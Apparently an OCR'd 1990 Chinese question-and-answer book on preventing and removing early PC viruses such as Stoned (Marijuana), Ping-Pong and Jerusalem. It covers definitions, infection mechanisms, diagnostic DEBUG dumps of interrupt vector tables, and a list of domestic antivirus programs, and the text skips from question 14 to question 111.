《电子与电脑》专辑

微型计算机病毒百题问答

王路敬 编

電子工業出版社

您要学习计算机吗？您要学习微电脑控制吗？

《电子与电脑》会帮您大忙！

《电子与电脑》(月刊)是机电部电子工业出版社主办的中央级科普刊物。
《电子与电脑》坚持为读者办三件事：

—教初学CEC-Ⅰ，AppleⅡ，Laser和PC机的朋友掌握编程技巧；
—帮助初学电脑控制者，以边学边用的方法，快速掌握微电脑技术；
—为开发电子产品的人，提供国内外实用制作性电子资料。
《电子与电脑》资料详实，注重实用，富于启迪，便于自学，欢迎订阅。

主编：王惠民　副主编：王昌铭
地址：北京万寿路27号院四号楼317房，
通讯处：北京173信箱《电子与电脑》编辑部，
国内统一刊号：CN11-2199
广告经营许可证：京海工商广字147号
电话：821.2233-3417
邮政编码：100036
国内邮发代号：2-888
国外代号：M924
出版日期：每月23日
定价：0.95元
发行负责人：郝承
广告负责人：梅生

编 者 的 话

一九八九年我国计算机界十件大事之一是“计算机病毒大量流入我国，引起各方忧虑和重视。对计算机病毒防范的研究已成为重大课题”。

自从美国首先发现计算机病毒以来，世界上许多国家和地区均出现了计算机病毒的干扰，而且正不断蔓延，种类不断增加。据估计国内也有近 40 种病毒在肆疟。目前在国内流行的计算机病毒主要有“圆点病毒”、“大麻病毒”、“Brain 病毒”、“黑色星期五病毒”、“雨点病毒”等。随着微型计算机应用的推广和普及，各种版本 DOS 和应用软件的广泛交流，非法复制软盘的现象日益严重，加之机器管理缺乏严格的制度，据有关材料证实计算机病毒还在继续蔓延。由于计算机病毒的存在，轻则使计算机降低运行速度，滋扰正常运转，重则破坏数据，毁损存储的信息资源。若任其滋生。蔓延，严重后果自不待言。

本书系受《电子与电脑》杂志之约，结合从今年一月份以来，我在中国农科院计算中心连续六期的培训班上有关“计算机病毒预防与清除”授课的讲稿以及学员在学习这部分课程和我们在检测清除计算机病毒操作中所提出和遇到的问题。参阅了“计算机世界”报、“计算机世界”月刊、“计算机信息”报等报导的有关计算机病毒的文献，结合我们消除各种病毒的实践，经过归纳整理编写了“微型计算机病毒百题问答”一书。

本书采用了问答形式，其原因是由于书中相当多的问题是培训班中学员提出的，而这些问题具有一定普遍性和针对性。因为受计算机病毒困扰的用户急需了解解除病毒威协以及如何免除病毒再次攻击的实用技术。所以从内容上尽量避免过多理论的论述，而着眼于要解决实际问题，能力和操作方法，因而有较强的实用性。该书共分四章：第一章计算机病素概述。在明确什么是计算机病素的基础上，进一步介绍有关计算机病毒分类、特征、寄生方式、一般工作机理，最后落实到计算机病毒常用判别方法和处理的一般操作步骤。第二章检测和防治微型计算机病毒的准备。该章的内容包括两部分，其一微型计算机磁盘操作系统基本知识和磁盘空间的分配；其二检测和消除病毒的必备工具 DEBUG 和 PCTOOLS 的使用。第三章微型计算机常见病毒的分析与消除。该章着重对圆点病毒、大麻病毒、Brain 病毒、黑色星期五病毒等流行最广的几种病毒进行了分析，提供预防和清除的具体操作方法，对其他种类的病毒也作了简单介绍。第四章常用检测和解毒软件使用简介。全书共汇集了 111 个具有代表性的问题，逐一予以解答，奉献给广大读者。

由于时间紧迫和水平所限，书中难免有一些错误和不妥之处，敬请读者批评指教。

编者

1990 年 6 月

微型计算机病毒百题问答
王路敬　编
《电子与电脑》杂志专辑
*
电子工业出版社出版（北京市万寿路）
电子工业出版社发行　各地新华书店经销
北京科技印刷厂印刷
*
开本：787×1092毫米 1／16　印张：5 字数：160千字
1990年9月第1版　1991年2月第2次印刷
印数：12000－42100册　　定价：2.50元
ISBN7-5053-1111-5／TP·179

目　　录

第一章　计算机病毒概述

第二章　检测和防治微型计算机病毒的准备

第三章　微型计算机常见病毒的分析与消除

第一章　计算机病毒概述

1. 什么是计算机病毒?

可以从不同角度给出计算机病毒的定义。一种定义是通过磁盘、磁带和网络等作为媒介传播扩散，能“传染”其他程序的程序。另一种是能够实现自身复制且借助一定的载体存在的具有潜伏性，传染性和破坏性的程序。还有的定义是一种人为制造的程序，它通过不同的途径潜伏或寄生在存储媒体（如磁盘、内存）或程序里。当某种条件或时机成熟时，它会自生复制并传播，使计算机的资源受到不同程序的破坏等等。这些说法在某种意义上借用了生物学病毒的概念，计算机病毒同生物病毒所相似之处是能够侵入计算机系统和网络，危害正常工作的“病原体”。它能够对计算机系统进行各种破坏，同时能够自我复制，具有传染性。所以，计算机病毒就是能够通过某种途径潜伏在计算机存储介质（或程序）里，当达到某种条件时即被激活的具有对计算机资源进行破坏作用的一组程序或指令集合。

与生物病毒不同的是几乎所有的计算机病毒都是人为地故意制造出来的，有时一旦扩散出来后连编者自己也无法控制。它已经不是一个简单的纯计算机学术问题，而是一个严重的社会问题了。

2. 计算机病毒是在什么情况下出现的?

计算机病毒的产生是计算机技术和以计算机为核心的社会信息化进程发展到一定阶段的必然产物。它产生的背景是:

(1) 计算机病毒是计算机犯罪的一种新的衍化形式

计算机病毒是高技术犯罪，具有瞬时性。动态性和随机性，不易取证，风险小破坏大，从而刺激了犯罪意识和犯罪活动，是某些人恶作剧和报复心态在计算机应用领域的表现。

(2) 计算机软硬件产品的脆弱性是根本的技术原因。

计算机是电子产品，数据从输入、存储、处理、输出等环节，易误入、篡改、丢失、作假和破坏；程序易被删除、改写；计算机软件设计的手工方式，效率低下生产周期长，人们至今没有办法事先了解一个程序有没有错误，只能在运行中发现，修改错误，并不知道还有多少错误和缺陷隐藏在其中，这就为病毒的侵入提供了方便。

(3) 微机的普及应用是计算机病毒产生的必要环境。

1983 年 11 月 3 日美国计算机专家首次提出了计算机病毒的概念并进行了验证。几年前计算机病毒就迅速蔓延，到我国才是近年来的事，而这几年正是我国微型计算机普及应用热潮，微机的广泛普及，操作系统简单明了，软、硬件透明度高，基本上没有什么安全措施，能够透彻了解它内部结构的用户日益增多，对其存在的缺点和易攻击处也了解的越来越清楚，不同的目的可以做出截然不同的选择。目前，在 IBM PC 系列及其兼容机上广泛流行着各种病毒就很说明这个问题。

3. 计算机病毒的来源有哪些?

(1) 搞计算机的人员和业余爱好者的恶作剧寻开心制造出的病毒，例如象圆点一类的良性病毒。

(2) 软件公司及用户为保护自己的软件被非法复制而采取的报复性惩罚措施。因为他们发现对软件上锁，不如在其中藏有病毒对非法拷贝的打击大，这更加助长了各种病毒的传播。

(3) 旨在攻击和摧毁计算机信息系统和计算

机系统而制造的病毒，就是蓄意进行破坏。例如1987年底出现在以色列耶路撒冷西伯莱大学的犹太人病毒，就是雇员在工作中受挫或被辞退时故意制造的，它针对性强，破坏性大，产生于内部，防不胜防。

(4) 用于研究或有益目的而设计的程序，由于某种原因失去控制或产生了意想不到的效果。

4. 计算机病毒是如何分类的?

计算机病毒可以从不同的角度分类。若按其表现性质可分为良性的和恶性的。良性的危害性小，不破坏系统和数据，但大量占用系统开销，将使机器无法正常工作陷于瘫痪。如国内出现的圆点病毒就是良性的。恶性病毒可能会毁坏数据文件，也可能使计算机停止工作。若按激活的时间可分为定时的和随机的。定时病毒仅在某一特定时间才发作，而随机病毒一般不是由时钟来激活的。若按其入侵方式可分操作系统型病毒，圆点病毒和大麻病毒是典型的操作系统病毒，这种病毒具有很强的破坏力（用它自己的程序意图加入或取代部分操作系统进行工作），可以导致整个系统的瘫痪；源码病毒，在程序被编译之前插入到FORTRAN、C、或PASCAL等语言编制的源程序，完成这一工作的病毒程序一般是在语言处理程序或连接程序中；外壳病毒，常附在主程序的首尾，对源程序不作修改，这种病毒较常见，易于编写，也易于发现，一般测试可执行文件的大小即可知；入侵病毒，侵入到主程序之中，并替代主程序中部分不常用到的功能模块或堆栈区，这种病毒一般是针对某些特定程序而编写的。若按其是否有传染性可分为不可传染性和传染性病毒。不可传染性病毒有可能比传染性的更具有危险性和难以预防。若按传染方式可分磁盘引导区传染的计算机病毒，操作系统传染的计算机病毒和一般应用程序传染的计算机病毒。若按其病毒攻击的机种分类，攻击微型计算机的，攻击小型机的，攻击工作站的，其中以攻击微型计算机的病毒为多，世界上出现的病毒几乎90%是攻击IBM PC机及其兼容机。

当然，按照计算机病毒的特点及特性，计算机病毒的分类方法还有其他的分法，例如按攻击的机种分，按寄生方式分等等。因此，同一种病毒可以有不同的分法。

5. 计算机病毒一般具有哪些特点?

计算机病毒一般具有以下几个特点:

(1) 破坏性：凡是由软件手段能触及到计算机资源的地方均可能受到计算机病毒的破坏。其表现：占用CPU时间和内存开销，从而造成进程堵塞；对数据或文件进行破坏；打乱屏幕的显示等。

(2) 隐蔽性：病毒程序大多夹在正常程序之中，很难被发现。

(3) 潜伏性：病毒侵入后，一般不立即活动，需要等一段时间，条件成熟后才作用。

(4) 传染性：对于绝大多数计算机病毒来讲，传染是它的一个重要特性，它通过修改别的程序，并把自身的拷贝包括进去，从而达到扩散的目的。

6. 微型计算机病毒寄生的主要载体是什么?

计算机病毒是一种可直接或间接执行的文件，是依附于系统特点的文件，是没有文件名的秘密的程序，但它的存在却不能以独立文件的形式存在，它必须是以现有的硬软件资源而存在的。

微型计算机系统在目前来说永久性存储设备即外存储器主要是磁盘。磁盘包括硬盘和软盘。从存储容量角度来讲，硬盘容量是一般软盘容量的几十至几百倍、并且硬盘容量越来越大，软盘分一般密度320KB或360KB，中等密度720KB和高密度1.2MB等。微型计算机系统所使用的文件存放于磁盘之中，所以微型计算机的病毒是以磁盘为主要载体的。

7. 计算机病毒在磁盘中存储有哪几种情况?

从目前发现的计算机病毒来分析，病毒在磁盘中的存储位置有两种：

(1) 存储于磁盘的引导扇区，对软盘来说只有一个引导扇区，而对硬盘来说有些病毒则可能存储在主引导扇区，例如大麻病毒。

(2) 磁盘的用户空间中。例如黑色星期五病毒，专门感染.COM 和.EXE 可执行文件，将自身作为正常程序的一部分和正常程序连接在一起驻留在磁盘用户空间中。

8. 计算机病毒寄生方式有哪几种?

(1) 寄生在磁盘引导扇区中：任何操作系统都有个自举过程，例如 DOS 在启动时，首先由系统读入引导扇区记录并执行它，将 DOS 读入内存。病毒程序就是利用了这一点，自身占据了引导扇而将原来的引导扇区内容及其病毒的其他部分放到磁盘的其他空间，并给这些扇区标志为坏簇。这样，系统的一次初始化，病毒就被激活了。它首先将自身拷贝到内存的高端并占据该范围，然后置触发条件如 INT 13H 中断（磁盘读写中断）向量的修改，置内部时钟的某一值为条件等，最后引入正常的操作系统。这时一旦触发条件成熟，如一个磁盘读或写的请求，病毒就被触发。如果磁盘没有被感染（通过识别标志）则进行传染。

(2) 寄生在可执行程序中：这种病毒寄生在正常的可执行程序中，一旦程序执行病毒就被激活，于是病毒程序首先被执行，它将自身常驻内存，然后置触发条件，也可能立即进行传染，但一般不作表现。做完这些工作后，开始执行正常的程序，病毒程序也可能在执行正常程序之后再置触发条件等工作。病毒可以寄生在原程序的首部也可以寄生在尾部，但都要修改源程序的长度和一些控制信息，以保证病毒成为源程序的一部分，并在执行时首先执行它。这种病毒传染性比较强。

(3) 寄生在硬盘的主引导扇区中：例如大麻病毒感染硬盘的主引导扇区，该扇区与 DOS 无关。

9. 目前计算机病毒的破坏作用表现在哪些方面?

不管是良性病毒还是恶性病毒，对用户都会造成一定的破坏性。目前侵入我国的计算机病毒的破坏情况，主要表现在以下诸方面：

(1) 破坏文件分配表 FAT，使用户在磁盘上的信息丢失。例如在长城 0520CH 机上打印时多次发现 CLLB24 字库文件存在，而当运行 3070 打印机的驱动程序 3.COM 时屏幕总提示“无字库文件”，将存在硬盘上的 CLLB24 文件删除，用 RESTORE 命令再将该字库文件还原到 C 盘上，再运行 3.COM 还是提示无字库文件，其原因就是大麻病毒破坏了硬盘 DOS 文件分配表，虽然文件还存在但文件名与文件数据失去了联系。

(2) 删除软盘上或者硬盘上的可执行文件或数据文件。如果删除的文件是系统文件，则会导致这片盘不能引导系统。例如黑色星期五病毒当某月 13 日又为星期五时，运行.COM 或.EXE 文件将会删除该文件。90 年 4 月 15 是北京晚报报导我国有些地方的计算机在 4 月 13 日激发了感染上的“十三号星期五”病毒，计算机工作效率或程序受到不同程度的破坏。

(3) 修改或破坏文件中的数据。

(4) 改变磁盘分配，造成数据写入错误。

(5) 影响内存常驻程序的正常执行。

(6) 在磁盘上产生坏的扇区，使磁盘可用空间减小。

(7) 更改或重写磁盘的卷标。

(8) 使内存可用的空间因病毒程序自身在系统中的多次复制而减小，使得正常的数据或文件不能存储。

(9) 对整个磁盘或磁盘的特定磁道或扇区进行格式化。

(10) 在系统中产生新文件。

(11) 改变系统的正常运行过程。

10. 计算机病毒的工作过程应包括哪些环节?

计算机病毒的完整工作过程应包括以下几个环节：

(1) 传染源：病毒总是依附于某些存储介质，例如软盘，硬盘等构成传染源。

(2) 传染媒介：病毒传染的媒介由工作的环境来定，可能是计算机网，也可能是可移动的存储介质，例如磁盘等。

(3) 病毒激活：是指将病毒装入内存，并设置触发条件，一旦触发条件成熟，病毒就开始作用——自我复制到传染对象中，进行各种破坏活动等。

(4) 病毒触发：计算病毒一旦被激活，立刻就发生作用。触发的条件是多样化的，可以是内部时钟，系统的日期，用户标识符。也可能是系统一次通信等等。

(5) 病毒表现：表现是病毒的主要目的之一，有时在屏幕显示出来，有时则表现为破坏系统数据。可以这样说，凡是软件技术能够触发到的地方，都在其表现范围内。

(6) 传染：病毒的传染是病毒性能的一个重要标志。在传染环节中，病毒复制一个自身副本到传染对象中去。

11. 计算机病毒有哪些共性?

从已经发现的计算机病毒来看，不管哪种病毒它们都具有一些共同的特性。主要表现在：

(1) 修改引导扇区或可执行文件：修改的方法一种是替代，例如圆点病毒以有毒引导扇代替正常引导扇，一种是链接，要么病毒程序链接在文件首部，例如感染的黑色星期五病毒.COM 文件，要么链接在文件尾部，例如被感染的.EXE 文件，要么链接文件的中间。

(2) 通过驻留内存进行传染：传染是计算机病毒的一大特征。任何一种病毒都是通过驻留内存进行传染。当启动系统或执行被感染的软件时病毒随之被读入内存，并常驻内存，监视系统的运行，随时攻击要攻击的目标，把病毒传播到无毒载体上，但前提条件是病毒驻留内存。

(3) 修改中断程序的入口地址：病毒程序被引导常驻内存的过程中，通常作法是修改系统的中断程序的入口地址，也叫系统的中断向量。例如 INT 13H 磁盘读写操作或系统功能调用 INT 21H。病毒为了进行传染，就必须不时的调用驻留内存的病毒代码，作为长城系列或 IBM PC 系统列机实现这种目的最方便的办法是修改中断程序的入口地址，让系统中断经常转向病毒的控制部分，这样一旦执行磁盘的读写请求或加载执行的程序，则首先进入病毒程序，让病毒自身繁殖传染给被读写的磁盘或被加载执行的程序，然后再转移到原中断程序入口地址完成正常的操作。

下面是在正常情况下的中断向量表和感染了圆点病毒、大麻病毒后 INT 13H 入口地址被改写后的中断向量表比较：

无病毒时系统的中断向量表如图 1.1 所示：

```
-d  0000:0000
0000:0000  43 31 E3 00 3F 01 70 00-00 00 00 00 3F 01 70 00  C 1 c . ? . P . . . . . ? . P .
0000:0010  3F 01 70 00 54 FF 00 F0-EC FE 00 F0 EC FE 00 F0  ? . P . T . . P | ¯ . P | ¯ . P
0000:0020  A5 FE 00 F0 87 E9 00 F0-DDE6 00 F0 DDE6 00 F0  % ¯ . P . i . p ] f . p ] f . p
0000:0030  DDE6 00 F0 B7 01 00 C8-57 EF 00 F0 3F 01 70 00  ] f . p 7 . . H W O . p ? . p .
0000:0040  65 F0 00 F0 4D F8 00 F0-41 F8 00 F0 C8 01 00 C8  e p . p M X . p A X . p H . . H
0000:0050  39 E7 00 F0 59 F8 00 F0-2E E8 00 F0 D2 EF 00 F0  9 g . p Y x . p . h . p R 0 . p
0000:0060  00 00 00 F6 47 01 00 C8-6E FE 00 F0 38 01 70 00  . . . r G . . H n ¯ . p 8 . p .
0000:0070  53 FF 00 F0 D9 45 00 F0-22 05 00 00 00 00 00 00  S . . p Y E . p ″ . . . . . .
-d
```

```
0000:0080    FB 0B E3 00 80 01 42 05-42 02 0E 06 70 02 0E 06  { . c . . . B . B . . . p . . ,
0000:0090    E2 04 42 05 D4 14 E3 00-21 15 E3 00 E7 27 E3 00  b . B . T . c . ! . c . g ′ c .
0000:00A0    07 0C E3 00 26 01 70 00-00 00 00 00 00 00 00 00  . . c . & . p . . . . . . . .
0000:00B0    00 00 00 00 00 00 00 00-6D 03 42 05 00 00 00 00  . . . . . . . . m . B . . . .
0000:00C0    EA 08 00 E3 00 00 00 00-00 00 00 00 00 00 00 00  j . . c . . . . . . . . . . .
0000:00D0    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  . . . . . . . . . . . . . . .
0000:00E0    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  . . . . . . . . . . . . . . .
0000:00F0    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  . . . . . . . . . . . . . . .
```

* 注：地址和数据均为 16 进制数，本书不再加注“H”。

图 1.1　无病毒时系统的中断向量表

感染圆点病毒后 INT 13H 入口地址被改写如图 1.2 所示：

```
d  0000:0000
0000:0000    43 31 E3 00 3F 01 70 00-00 00 00 00 3F 01 70 00  C 1 c . ? . P . . . . . ? . P .
0000:0010    3F 01 70 00 54 FF 00 F0-EC FE 00 F0 EC FE 00 F0  ? . P . T . . P | ¯ . P | ¯ . P
0000:0020    A5 FE 00 F0 87 E9 00 F0-DDE6 00 F0 DDE6 00 F0  % ¯ . P . i . p ) f . p ) f . p
0000:0030    DDE6 00 F0 B7 01 00 C8-57 EF 00 F0 3F 01 70 00  ) f . p 7 . . H W O . p ? . p .
0000:0040    65 F0 00 F0 4D F8 00 F0-41 F8 00 F0 D0 7C 80 77  e p . p M X . p A X . p p | . W
0000:0050    39 E7 00 F0 59 F8 00 F0-2E E8 00 F0 D2 EF 00 F0  9 g . p Y x . p . h . p R 0 . p
0000:0060    00 00 00 F6 47 01 00 C8-6E FE 00 F0 38 01 70 00  . . . V G . . H n ¯ . p 8 . p .
0000:0070    53 FF 00 F0 D9 45 00 F0-22 05 00 00 00 00 00 00  S . . p Y E . p ″ . . . . . .

—d
0000:0080    FB 0B E3 00 80 01 60 05-42 02 38 0E 70 02 38 0E  { . c . . . ″ . B . 8 . p . 8 .
0000:0090    E2 04 60 05 D4 14 E3 00-21 15 E3 00 E7 27 E3 00  b . ″ . T . c . I . c . q ′ c .
0000:00A0    07 0C E3 00 26 01 70 00-00 00 00 00 00 00 00 00  . . c . & . p . . . . . . . .
0000:00B0    00 00 00 00 00 00 00 00-6D 03 60 05 00 00 00 00  . . . . . . . . m . ″ . . . .
0000:00C0    EA 08 00 E3 00 00 00 00-00 00 00 00 00 00 00 00  j . . c . . . . . . . . . . .
0000:00D0    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  . . . . . . . . . . . . . . .
0000:00E0    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  . . . . . . . . . . . . . . .
0000:00F0    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  . . . . . . . . . . . . . . .
```

图 1.2　感染圆点病毒后系统中断向量表

感染大麻病毒后 INT 13H 入口地址被改写如图 1.3 所示：

```
d  0000:0000
0000:0000    72 30 EB 00 47 01 70 00-00 00 00 00 47 01 70 00  r 0 k . G . p . . . . . G . P .
0000:0010    47 01 70 00 54 FF 00 F0-EC FE 00 F0 EC FE 00 F0  G . p . T . . P | ¯ . P | ¯ . P
0000:0020    A5 FE 00 F0 87 E9 00 F0-DDE6 00 F0 DDE6 00 F0  % ¯ . P . i . p ) f . p ) f . p
0000:0030    DDE6 00 F0 B7 01 00 C8-57 EF 00 F0 47 01 70 00  ) f . p 7 . . H W O . p G . p .
0000:0040    65 F0 00 F0 4D F8 00 F0-41 F8 00 F0 15 00 40 7F  e p . p M X . p A X . p . . a .
0000:0050    39 E7 00 F0 59 F8 00 F0-2E E8 00 F0 D2 EF 00 F0  9 g . p Y x . p . h . p R 0 . p
0000:0060    00 00 00 F6 47 01 00 C8-6E FE 00 F0 40 01 70 00  . . . V G . . H n ¯ . p a . p .
0000:0070    53 FF 00 F0 D9 45 00 F0-22 05 00 00 00 00 00 00  S . . p Y E . p ″ . . . . . .
```

```
-d
0000:0080  07 0B EB 00 80 01 60 05-42 02 40 0E 70 02 4D 0E  . . k . . . ″ . B . M . p . M .
0000:0090  E2 04 42 05 E0 13 EB 00-2E 14 EB 00 13 27 EB 00  b . ″ . ″ . k . . . k . . ′ k .
0000:00A0  13 0B EB 00 2E 01 70 00-00 00 00 00 00 00 00 00  . . k . . . p . . . . . . . . .
0000:00B0  00 00 00 00 00 00 00 00-6D 03 60 05 00 00 00 00  . . . . . . . . m . ″ . . . . .
0000:00C0  EA 14 0B EB 00 00 00 00-00 00 00 00 00 00 00 00  j . . k . . . . . . . . . . . .
0000:00D0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  . . . . . . . . . . . . . . . .
0000:00E0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  . . . . . . . . . . . . . . . .
0000:00F0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  . . . . . . . . . . . . . . . .
```

图 1.3　感染大病毒后系统中断向量表

12. 不同种类的计算机病毒的传染方式有何不同?

从病毒的传染方式上来讲，所有病毒到目前为止可以归结于：感染用户程序的计算机病毒；感染操作系统文件的计算机病毒；感染磁盘引导扇区的计算机病毒三类。这三类病毒的传染方式均不相同。

感染用户应用程序的计算机病毒的传染方式是病毒以链接的方式对应用程序进行传染。这种病毒在一个受传染的应用程序执行时获得控制权，同时扫描系统在硬盘或软盘上另外的应用程序，若发现这些程序时，就链接在应用程序中，完成传染，返回正常的应用程序并继续执行。

感染操作系统文件的计算机病毒的传染方式是通过与操作系统中所有的模块或程序链接来进行传染。由于操作系统的某些程序是在系统启动过程中调入内存的，所以传染操作系统的病毒是通过链接某个操作系统中的程序或模块并随着它们的运行进入内存的。病毒进入内存后就判断是否满足条件时则进行传染。

感染磁盘引导扇区的病毒的传染方式，从实质上讲 Boot 区传染的病毒是将其自身附加到软盘或硬盘的 Boot 扇区的引导程序中，并将病毒的全部或部分存入引导扇区 512B 之中。这种病毒是在系统启动的时候进入内存储器中，并取得控制权，在系统运行的任何时刻都会保持对系统的控制，时刻监视着系统中使用的新软盘。当一片新的软盘插入系统并进行第一次读写时，病毒就将其传输出该软盘的 0 扇区中，而后将传染下一个使用该软盘的系统。通过感染病毒的软盘对系统进行引导是这种病传染的主要途径。

13. 计算机病毒传染的先决条件是什么?

计算机病毒的传染是以计算机系统的运行及读写磁盘为基础的。没有这样的条件计算机病毒是不会传染的，因为计算机不启动不运行时就谈不上对磁盘的读写操作或数据共享，没有磁盘的读写，病毒就传播不到磁盘上或网络里。所以只要计算机运行就会有磁盘读写动作，病毒传染的两个先决条件就很容易得到满足。系统运行为病毒驻留内存创造了条件，病毒传染的第一步是驻留内存；一旦进入内存之后，寻找传染机会，寻找可攻击的对象，判断条件是否满足，决定是否可传染；当条件满足时进行传染，将病毒写入磁盘系统。

14. 计算机病毒的传染通过哪些途径?

计算机病毒之所以称之为病毒是因为其具有传染性的本质。传染渠道通常有以下几种：

(1) 通过软盘：通过使用外界被感染的软盘，例如，不同渠道来的系统盘、来历不明的软件、游戏盘等是最普遍的传染途径。由于使用带有病毒的软盘，使机器感染病毒发病，并传染给未被感染的“干净”的软盘。大量的软盘交换，合法或非法的程序拷贝，不加控制地随便在机器上使用各种软件造成了病毒感染，泛滥蔓延的温床。

毒程序。

111. 国内还有哪些检测和消除病毒的软件?

除问题 110 所介绍四个常用的计算机病毒检测。诊治软件之外，国内其他的检测和防治病毒的软件也很多，择其部分作一简介，供用户选择。

(1) 清华大学开发的 ANTL-VIRUS 系列病毒诊治软件，可对目前国内广为流行的多种病毒进行检测和消毒，由一张 360KB 软盘提供。

(2) 总参 61 所开发的小球（圆点）病毒检测、修复工具软件，由一张 360KB 软盘提供。

(3) 北京大学开发的病毒软件"医生"能消除圆点、大麻、"648"、dBASE 及 Brain 等病毒。该软件可根据用户的需要到系统中进行相应病毒的检测、消毒及免疫，由一张 360KB 软盘提供。

(4) 中国软件技术中心开发的"主动防疫病毒软件"。适用于长城系列 DOS3.2 的版本。该病毒防御系统的使用可分以下几步进行:

①每次开机后用此盘启动系统

②执行软盘上的 GWINT 16.COM

③执行软盘的 DEFENCE.EXE

④提示可以使用 C 盘后，取出此软盘，再热启动 C 盘上的 DOS 系统。

⑤一旦提示恢复 DEFENCE. EXE 或 MULCHECK.EXE 把盘上的后缀为 TXT 的文件拷贝成后缀为 EXE 的文件即可。

(5) 中日合资的北京亚智技术开发有限公司研制成功一种能消除多种病毒交叉传染的解毒软件 YB-4。YB-4 集多种病毒交叉传染的解毒程序于一个文件中。YB-4 能解毒的病毒种类有:"圆点"、"大麻"、Brain、耶路撒冷-B 及"圆点"、"大麻"病毒的变种病毒等七种。该软件具有集成化、快速、彻底、安全可靠、操作简便、适应性广等特点。

(6) 北京化工学院计算机系开发出一种消除引导区传染的汉化抗毒软件，该软件能对圆点，大麻等引导区传染的病毒进行消毒并免疫。

(7) 华中理工大学计算机系开发成功一种通用抗病毒疫苗系统 SYSGUARD。它能预防目前国内几乎所有已知的病毒。该软件常驻内存并监视系统，能发现任何修改操作系统、磁盘引导扇区和可执行文件的企图，并立刻在屏幕上弹出一醒目的红色窗口报警。报警窗口给出了较多的技术内容，如病毒攻击的对象、可能的病毒类型等。该软件还能修复被病毒传染或是因意外损坏的磁盘引导块。SYSGUARD 由一个安装程序、一组实用程序和数据文件组成。全部采用弹出式窗口及菜单操作，用户不用一分钟就能完成疫苗程序的安装或磁盘的修复。

(3) 武汉大学计算机系开发成功一种诊治黑色星期五病毒的解毒软件。该软件存在一张 360KB 的软盘上。

(9) 河南省计算机学会组织开发出一种小球病毒的解毒软件。使用该软件进行消毒和对系统免疫丝毫不影响原磁盘上的数据信息，具有使用安全、可靠和方便的特点，能使用户的计算机有毒解毒、无毒免疫。目前该学会又组织人员编制了对"大麻"病毒进行诊治的软件。

(10) 四川大学计算机系人工智能实验室开发成功一种"病毒克星"1、2 号软件。其中"计算机病毒克星-1 号"能消除引导区传染的计算机病毒;"计算机病毒克星-2 号"能消除多种寄生类型的"病毒"，用户界面良好。

(11) 江西省出版事业管理局计算机室开发出诊治圆点、大麻 Brain 病毒的三种软件。这三种软件运行可靠、安全。

(12) 西安电子科技大学开发出计算机病毒清除集成软件包 (GC)。该软件包能对多个磁盘多个文件进行连续解毒。能有效地清除当前在国内 IBM / PC 以及兼容机中流行的大麻病毒、小球病毒、犹太人病毒、雨点病毒。

该软件采用多窗口技术，具有良好的用户界面。用户可按菜单提示的内容选择清除软备或硬盘上的各种病毒。解毒过程通过活动窗口动态地显示出来，使用户能直接观察到病毒传染的情况及解毒过程。对于文件类型的病毒，该软件能从根目录起自动沿各子目录进行搜索，找出所有染上病毒的软件并清除病毒。对于圆点病毒，该软件除清除病毒后还能使被清除的软件具有免疫能力，不会再被圆点病毒传染。

(13) 西南铝加工厂计算机中心: 高圆明研制出一套检测病毒的软件，能对可疑软件及磁盘进行有效的检查。

(14) 上海航建电脑电器公司制成解毒盘片。以专门对付病毒。该盘不但能及时检测出计算机是否受到病毒污染，并能分辨出是受何种病毒侵染而马上为之解毒，最后还能开出病毒防疫的药

方。

(15) 上海异型钢管厂研制出一种电脑病毒医生 Vl.10 软件，该软件能确诊并提供治疗免疫处理的国内最流行的小球（圆点）病毒 STON 病毒。前者在 CRT 上产生一跳动小球，后者无明显表症，却局部破坏 FAT、FDT 表，造成文件或数据丢失，后果严重。另外还可对 BRAIN 病毒进行处理。它能快速诊断计算机病毒，对一时不能确诊的可疑盘片能及时提出警告；对已被诊断有 BRAIN 病毒感染或者 STONE 病毒感染，或有小球病毒感染的盘片。软件能询问需解毒否，若要解毒，则按不同病毒执行不同解毒程序，还能对你的盘片作圆点病毒的免疫处理。

(16) SOS 反病毒系统

福建省计算机学会组织开发出"反病毒专家"—SOS 反病毒系统能够对软、硬盘系统种上"疫苗"，使之具有免疫力，其主要功能有：

①SOS 能强行激活"圆点"，演示"圆点病毒"的活动，使人们清楚地认识到这个良性病毒的潜在危险性。

②SOS 对"圆点病毒"及其各种变异病毒，诊断、消毒并回收"坏簇"，对滚雪球式地被侵占的盘空间也能逐一回收。

③ SOS 对"硬盘病毒"、"大麻(Marijuana)"、"巴基斯坦智囊（Brain)"、"林萌散步道"、"勒海（Lehigh)"等病毒，能够逐一诊治，并生成统一的"免疫"标志。

④SOS 能够对受两个或两个以上病毒感染的磁盘逐一诊断、消毒。因采用"以毒攻毒"法，编制具有消毒、免疫功能的病毒程序（称为"友好"病毒)，可能带来病毒之间的交叉感染，产生难以预料的结果，因此，SOS 对于所谓"友好"之类的病毒，也予以消除。

⑤SOS 能防治未发现的各种"操作系统型病毒"的入侵，或对病毒的入侵发出呼救信号。

SOS 使用时只要运行 SOS d:（d 为受免疫盘所在的驱动器号)，或将 SOS.EXE 文件拷入需要免疫的硬盘（或软盘)，并在该盘上运行 SOS.EXE，即可消除各种 SOS 所能识别的病毒，并生成"免疫"特征标志。

(17) 福建省三明化工厂计算机站开发了一种大麻病毒消毒系统，可以彻底消除这种病毒。

大麻病毒消除系统使用极为方便，不用专门命令，只需用消毒盘启动系统即可自动发现并清除硬盘病毒（它本身可以作为 CCDOS 系统盘使用)。在该系统下，只要使用 DOS 磁盘操作命令如：DIR、TYPE、COPY 等，即可自动发现并消除软盘上的大麻病毒（包括加密的游戏软盘)。

该系统可在所有能运行 CCDOS 的环境下运行，包括 GW0520、IBM PC、PC／XT、286、386 等一切 DOS 系统。

附录 1、计算机病毒名称中英文对照表

下面列出 63 种计算机病毒名称中英文对照表

序号	英文名称	中文名称
1	AIDS Virus	艾滋病毒
2	Holland Firi Virus	荷兰姑娘病毒
3	Sunday Virus	星期日病毒
4	Do-Nothing Virus	无事干病毒
5	Datacrin II-B Virus	数据犯罪 II-B 病毒
6	Payday Virus	发薪日病毒
7	Devils Dance Virus	魔鬼的舞蹈病毒
8	Amstrad Virus	阿姆斯塔德病毒
